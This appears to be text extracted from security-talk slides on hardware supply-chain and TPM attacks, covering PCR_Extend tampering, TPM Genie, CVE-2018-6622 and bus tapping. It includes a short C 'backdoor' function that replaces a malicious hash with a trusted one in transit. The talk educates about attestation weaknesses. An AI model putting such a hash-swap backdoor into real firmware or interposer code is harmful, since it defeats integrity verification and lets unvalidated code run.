

Wirebond down differently

Image credit bunnye Huang @20:40 of <https://www.youtube.com/watch?v=RqQhWitJ1As>






“If any single contractor attempts to modify the designs, the manufacturing process is structured so that those alterations would not match the other design elements in the manufacturing process.”


- Supermicro CEO




Images from <https://trmm.net/Modchips>
CC-BY Trammell Hudson

Why TPM Attacks?










Check that everything seems normal:

- Signatures: Components are signed by trusted authority
- Measurements: Final extended PCR value measured for specific state


Platform Attestation: “An operation that provides proof of a set of the platform’s integrity measurements. This is done by digitally signing a set of PCRs using an AIK...” (TCG, 2011).



PCR_Extend Attacks




Extending AWESOME work done by NCC Group – TPM Genie
<https://github.com/nccgroup/TPMGenie>





Replace SHA1 hash in transit with attacker-controlled value
Allows non-validated malicious code to run





NCC Group – TPM Genie Whitepaper 2018. Page 8





```
void backdoor(char *buf) {
    // "Verify the good file"
    char GOOD[HASH_LEN] = {
        86, 101, 114, 105, 102, 121, 32, 116, 104, 101,
        32, 103, 111, 111, 100, 32, 102, 105, 108, 101};
    char EVIL[HASH_LEN] = {
        86, 101, 114, 105, 102, 121, 32, 116, 104, 101,
        32, 'E', 'V', 'I', 'L', 32, 102, 105, 108, 101};
    if (memcmp(buf, EVIL, HASH_LEN) == 0) {
        memcpy(buf, GOOD, HASH_LEN);
    }
}
```







CVE-2018-6622 – remember those “extend only” PCRs?

- Power attacks
- Reset / modify PCR values

Bus tapping attacks

- 2010 attack alleging ability to recover keys after watching bus for 6 months

Many other alleged attacks by power analysis, back-doors, malicious update files, etc. etc. etc. google “iPhone back door”

Operation ShadowHammer & ShadowPad



MOTHERBOARD
TECH BY VICE

